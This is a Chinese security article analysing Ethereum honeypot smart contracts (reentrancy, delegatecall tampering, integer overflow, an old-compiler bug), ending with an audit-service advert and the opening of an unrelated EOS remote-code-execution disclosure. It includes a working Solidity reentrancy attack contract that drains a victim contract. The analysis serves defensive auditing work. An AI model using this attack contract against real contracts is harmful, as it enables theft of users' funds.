这个智能合约有趣的地方在于它设置了最大转账上限是 50 finney，最小转账下限是 2 wei(条件是大于 1 wei，也就是最小 2 wei)。每次转账之后，最大转账上限都会缩小成原来的一半，当总转账数量大于等于 100 finney，那就可以取出庄家在初始化智能合约时放进的钱。

假设我们转账了 x 次，那我们最多可以转的金额如下：

```
50 + 50 * (1/2)^1 + 50 * (1/2)^2 + 50 * (1/2)^3  ..... 50 * (1/2)^x
```

根据高中的知识可以知道，该数字将会永远小于 100

```
50 * (1/2)^0 + 50 * (1/2)^1 + 50 * (1/2)^2 + 50 * (1/2)^3 ..... < 50 * 2
```

而智能合约中设置的赢取条件就是总转账数量大于等于 100 finney。这也就意味着，没有人可以达到赢取的条件！

0x04 黑客的漏洞利用

利用重入漏洞的 The DAO 事件直接导致了以太坊的硬分叉、利用整数溢出漏洞可能导致代币交易出现问题。

DASP TOP10 中的前三： 重入漏洞、访问控制、算数问题在这些蜜罐智能合约中均有体现。黑客在这场欺诈者的游戏中扮演着不可或缺的角色。

4.1 私人银行(重入漏洞)：PrivateBank

Github 地址：smart-contract-honeypots/PrivateBank.sol

Solidlity-Vulnerable/honeypots/PRIVATE_BANK.sol

智能合约地址：0x95d34980095380851902ccd9a1fb4c813c2cb639

合约关键代码如下：

```
function CashOut(uint _am)
```

```
{
        if(_am<=balances[msg.sender])
        {

                if(msg.sender.call.value(_am)())
                {
                        balances[msg.sender]-=_am;
                        TransferLog.AddMessage(msg.sender,_am,"CashOut");
                }
        }
}
```

了解过 DAO 事件以及重入漏洞可以很明显地看出，CashOut() 存在重入漏洞。

在了解重入漏洞之前，让我们先了解三个知识点：


1、Solidity 的代码执行限制。为了防止以太坊网络被攻击或滥用，智能合约执行的每一步都需要消耗 gas，俗称燃料。如果燃料消耗完了但合约没有执行完成，合约状态会回滚。

2、addr.call.value()()，通过 call() 的方式进行转账，会传递目前所有的 gas 进行调用。

3、回退函数 fallback()：回退函数将会在智能合约的 call 中被调用。

如果我们调用合约中的 CashOut()，关键代码的调用过程如下图：

由于回退函数可控，如果我们在回退函数中再次调用 CashOut()， 由于满足 _am<=balances[msg.sender] ，将会再次转账，因此不断循环，直至 合约中以太币被转完或 gas 消耗完。




根据上述分析写出攻击的代码如下：

```
contract Attack {
    address owner;
```


```
    address victim;

    function Attack() payable { owner = msg.sender; }

    function setVictim(address target)  { victim = target; }

    function step1(uint256 amount)  payable {
        if (this.balance >= amount) {
            victim.call.value(amount)(bytes4(keccak256("Deposit()")));
        }
    }

    function step2(uint256 amount)  {
        victim.call(bytes4(keccak256("CashOut(uint256)")), amount);
    }

    // selfdestruct, send all balance to owner
    function stopAttack()  {
        selfdestruct(owner);
    }

    function startAttack(uint256 amount)  {
        step1(amount);
        step2(amount / 2);
    }

    function () payable {
        victim.call(bytes4(keccak256("CashOut(uint256)")), msg.value);
    }
}
```

模拟的攻击步骤如下：

1、正常用户 A（地址：0x14723a09acff6d2a60dcdf7aa4aff308fddc160c）向该合约存入 50 ether。



2、恶意攻击者 B(地址：0x583031d1113ad414f02576bd6afabfb302140225)新建恶意智能合约 Attack，实施攻击。不仅取出了自己存入的 10 ether，还取出了 A 存入的 50 ether。用户 A 的余额还是 50 ether，而恶意攻击者 B 的余额也因为发生溢出变成 115792089237316195423570985008687907853269984665640564039407584007913129639936。



虽然此时用户 A 的余额仍然存在，但由于合约中已经没有以太币了，所以 A 将无法取出其存入的 50 个以太币

根据以上的案例可以得出如下结论：当普通用户将以太币存取该蜜罐智能合约地址，他的代币将会被恶意攻击者通过重入攻击取出，虽然他依旧能查到在该智能合约中存入的代币数量，但将无法取出相应的代币。

4.2 偷梁换柱的地址(访问控制)：firstTest

Github 地址：smart-contract-honeypots/firstTest.sol

智能合约地址：0x42dB5Bfe8828f12F164586AF8A992B3a7B038164

合约关键代码如下：

```
contract firstTest
 {
     address Owner = 0x46Feeb381e90f7e30635B4F33CE3F6fA8EA6ed9b;
     address emails = 0x25df6e3da49f41ef5b99e139c87abc12c3583d13;
     address adr;
     uint256 public Limit= 1000000000000000000;

     function withdrawal()
     payable public
```


```
        {
            adr=msg.sender;
            if(msg.value>Limit)
            {
                emails.delegatecall(bytes4(sha3("logEvent()")));
                adr.send(this.balance);
            }
        }

    }
```

逻辑看起去很简单，只要在调用 withdrawal() 时发送超过 1 ether，该合约就会把余额全部转给发送者。至于通过 delegatecall() 调用的 logEvent()，谁在意呢?

在 DASP TOP10 的漏洞中,排名第二的就是访问控制漏洞,其中就说到 delegatecall() 。

delegatecall() 和 call() 功能类似，区别仅在于 delegatecall() 仅使用给定地址的代码，其它信息则使用当前合约(如存储，余额等等)。这也就意味着调用的 logEvent() 也可以修改该合约中的参数，包括 adr。

举个例子，在第一个合约中，我们定义了一个变量 adr，在第二个合约中通过 delegatecall() 调用第一个合约中的 logEvent()。第二个合约中的第一个变量就变成了 0x1111。这也就意味着攻击者完全有能力在 logEvent() 里面修改 adr 的值。



为了验证我们的猜测，使用 evmdis 逆向 0x25df6e3da49f41ef5b99e139c87abc12c3583d13 地址处的 opcode。logEvent() 处的关键逻辑如下：

```
:label25
# Stack: [:label10 @0x33]
0x39F PUSH(0x0)
0x3A1 PUSH(0x0)
0x3A3 SWAP1
0x3A4 PUSH(SLOAD(POP(0x0)))
0x3A5 SWAP1
0x3A9 PUSH(0x100 ** POP(0x0))
0x3AA SWAP1
0x3DD JUMPI(:label26, !(0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF & 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF & POP(@0x3A4) / POP(@0x3A9) ==
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF & 0x46FEEB381E90F7E30635B4F33CE3F6FA8EA6ED9B))
                                                判断第一个变量的值是否是 0x46FEEB38.....，如果是，则跳转到label26
# Stack: [:label10 @0x33]
0x3DE PUSH(ADDRESS())
0x3DF PUSH(0x2)
0x3E6 PUSH(0x100 ** 0x0)
0x3E7 DUP2
0x3E9 DUP1
0x401 PUSH(~(0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF * POP(@0x3E6)) & SLOAD(POP(0x2)))
0x402 SWAP1
0x403 DUP4
0x41B PUSH((0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF & POP(@0x3DE)) * POP(@0x3E6) | POP(@0x401))
                                                最终结果相当于0x3DE处 ADDRESS的值，也就是消息来源地址。
0x41C SWAP1
0x41D SSTORE(POP(0x2), POP(@0x41B))  将该值存入第三个变量 也就是adr中
0x41E POP()
```

翻译成 Solidity 的伪代码大致是：

```
function logEvent(){
    if (storage[0] == 0x46FEEB381E90F7E30635B4F33CE3F6FA8EA6ED9B){
        storage[2] = address of current contract;
    }
}
```

这也就意味着，在调用蜜罐智能合约 firstTest 中的 withdrawal() 时，emails.delegatecall(bytes4(sha3(“logEvent()”))); 将会判断第一个变量 Owner 是否是 0x46FEEB381E90F7E30635B4F33CE3F6FA8EA6ED9B，如果相等，就把 adr 设置为当前合约的地址。最终将会将该合约中的余额转给当前合约而非消息的发送者。adr 参数被偷梁换柱!

4.3 仅仅是测试？(整数溢出)：For_Test

Github 地址：Solidlity-Vulnerable/honeypots/For_Test.sol

智能合约地址：0x2eCF8D1F46DD3C2098de9352683444A0B69Eb229

合约关键代码如下：

```
pragma solidity ^0.4.19;

 contract For_Test
 {
          function Test()
          payable
          public
          {
               if(msg.value> 0.1 ether)
               {
                    uint256 multi =0;
                    uint256 amountToTransfer=0;

                    for(var i=0;i<msg.value*2;i++)
                    {
                         multi=i*2;

                         if(multi<amountToTransfer)
                         {
                            break;
                         }
                         else
                         {
                              amountToTransfer=multi;
                         }
                    }
```

```
                msg.sender.transfer(amountToTransfer);
            }
        }
}
```

在说逻辑之前，我们需要明白两个概念：

1、msg.value 的单位是 wei。举个例子，当我们转 1 ether 时，msg.value = 1000000000000000000 (wei)

2、当我们使用 var i 时，i 的数据类型将是 uint8，这个可以在 Solidity 官方手册上找到。


How do for loops work?

Very similar to JavaScript. There is one point to watch out for, though:

If you use `for (var i = 0; i < a.length; i ++) { a[i] = i; }`, then the type of `i` will be inferred only from `0`, whose type is `uint8`. This means that if `a` has more than `255` elements, your loop will not terminate because `i` can only hold values up to `255`.

Better use `for (uint i = 0; i < a.length...`

如同官方文档所说，当 i = 255 后，执行 i++，将会发生整数溢出，i 的值重新变成 0，这样循环将不会结束。



根据这个智能合约的内容，只要转超过 0.1 ether 并调用 Test() ，将会进入循环最终得到 amountToTransfer 的值，并将 amountToTransfer wei 发送给访问者。在不考虑整数溢出的情况下，amountToTransfer 将会是 msg.value * 2。这也是这个蜜罐合约吸引人的地方。

正是由于 for 循环中的 i 存在整数溢出，在 i=255 执行 i++ 后，i = 0 导致 multi = 0 < amountToTransfer,提前终止了循环。

细细算来，转账至少了 0.1 ether(100000000000000000 wei) 的以太币，该智能合约转回 510 wei 以太币。损失巨大。

与之类似的智能合约还有 Test1：

Github 地址：smart-contract-honeypots/Test1.sol

4.4 股息分配（老版本编译器漏洞）：DividendDistributor


Github 地址：Solidlity-Vulnerable/honeypots/DividendDistributor.sol

智能合约地址：0x858c9eaf3ace37d2bedb4a1eb6b8805ffe801bba

合约关键代码如下：

```
 function loggedTransfer(uint amount, bytes32 message, address target, address currentOwner) protected
 {
        if(! target.call.value(amount)() )
                throw;
         Transfer(amount, message, target, currentOwner);
 }

 function divest(uint amount) public {
        if ( investors[msg.sender].investment == 0 || amount == 0)
                throw;
         // no need to test, this will throw if amount > investment
         investors[msg.sender].investment -= amount;
         sumInvested -= amount;
         this.loggedTransfer(amount, "", msg.sender, owner);
 }
```

该智能合约大致有存钱、计算利息、取钱等操作。在最开始的分析中，笔者并未在整个合约中找到任何存在漏洞、不正常的地方，使用 Remix 模拟也没有出现任何问题，一度怀疑该合约是否真的是蜜罐。直到打开了智能合约地址对应的页面：



在 Solidity 0.4.12 之前，存在一个 bug，如果空字符串 “” 用作函数调用的参数，则编码器会跳过它。

举例：当我们调用了 send(from,to,”” ,amount)， 经过编译器处理后的调用则是 send(from,to,amount)。 编写测试代码如下：

```
pragma solidity ^0.4.0;

contract DividendDistributorv3{
    event Transfer(uint amount,bytes32 message,address target,address currentOwner);

    function loggedTransfer(uint amount, bytes32 message, address target, address currentOwner)
    {
        Transfer(amount, message, target, currentOwner);
    }

    function divest() public {
        this.loggedTransfer(1, "a", 0x1, 0x2);
        this.loggedTransfer(1, "", 0x1, 0x2);
    }
}
```

在 Remix 中将编译器版本修改为 0.4.11+commit.68ef5810.Emscripten.clang 后，执行 divest() 函数结果如下：

在这个智能合约中也是如此。当我们需要调用 divest() 取出我们存进去的钱，最终将会调用 this.loggedTransfer(amount, “”, msg.sender, owner);。

因为编译器的 bug，最终调用的是 this.loggedTransfer(amount, msg.sender, owner);，具体的转账函数处就是 owner.call.value(amount) 。成功的将原本要转给 msg.sender()的以太币转给 合约的拥有者。合约拥有者成功盗币！

0x05 后记

在分析过程中，我愈发认识到这些蜜罐智能合约与原始的蜜罐概念是有一定差别的。相较于蜜罐是诱导攻击者进行攻击，智能合约蜜罐的目的变成了诱导别人转账到合约地址。在欺骗手法上，也有了更多的方式,部分方式具有强烈的参考价值，值得学习。

这些蜜罐智能合约的目的性更强，显著区别与普通的 钓鱼 行为。相较于钓鱼行为面向大众，蜜罐智能合约主要面向的是 智能合约开发者、智能合约代码审计人员 或 拥有一定技术背景的黑客。因为蜜罐智能合约门槛更高，需要能够看懂智能合约才可能会上当，非常有针对性，所以使用 蜜罐 这个词，我认为是非常贴切的。

这也对 智能合约代码审计人员 提出了更高的要求，不能只看懂代码，要了解代码潜在的逻辑和威胁、了解外部可能的影响面（例如编辑器 bug 等），才能知其然也知其所以然。

对于 智能合约代码开发者 来说，先知攻 才能在代码写出前就拥有一定的警惕心理，从源头上减少存在漏洞的代码。

目前智能合约正处于新生阶段，流行的 solidity 语言也还没有发布正式 1.0 版本，很多语言的特性还需要发掘和完善；同时，区块链的相关业务也暂时没有出现完善的流水线操作。正因如此，在当前这个阶段智能合约代码审计更是相当的重要，合约的部署一定要经过严格的代码审计。

最后感谢 404 实验室 的每一位小伙伴，分析过程中的无数次沟通交流，让这篇文章羽翼渐丰。

针对目前主流的以太坊应用，知道创宇提供专业权威的智能合约审计服务，规避因合约安全问题导致的财产损失，为各类以太坊应用安全保驾护航。

知道创宇 404 智能合约安全审计团队： https://www.scanv.com/lca/index.html

联系电话：(086) 136 8133 5016(沈经理，工作日:10:00-18:00)

0x06 参考链接

Github smart-contract-honeypots

Github Solidlity-Vulnerable

The phenomenon of smart contract honeypots

Solidity 中文手册

Solidity 原理（一）：继承(Inheritance)

区块链安全 – DAO 攻击事件解析

以太坊智能合约安全入门了解一下

Exposing Ethereum Honeypots

Solidity Bug Info

Uninitialised storage references should not be allowed

0x07 附录：已知蜜罐智能合约地址以及交易情况

基于已知的欺骗手段，我们通过内部的以太坊智能合约审计系统一共寻找到 118 个蜜罐智能合约地址，具体下载地址：https://images.seebug.org/archive/transactions.csv

EOS 节点远程执行代码漏洞

作者：360Vulcan

原文来源：【安全客】https://www.anquanke.com/post/id/146497

漏洞报告者

Yuki Chen of Qihoo 360 Vulcan Team

Zhiniang Peng of Qihoo 360 Core Security

漏洞描述

我们发现了 EOS 区块链系统在解析智能合约 WASM 文件时的一个越界写缓冲区溢出漏洞，并验证了该漏洞的完整攻击链。

使用该漏洞，攻击者可以上传恶意的智能合约至节点服务器，在节点服务器解析恶意合约后，攻击者就能够在节点服务器上执行任意代码并完全控制服务器。

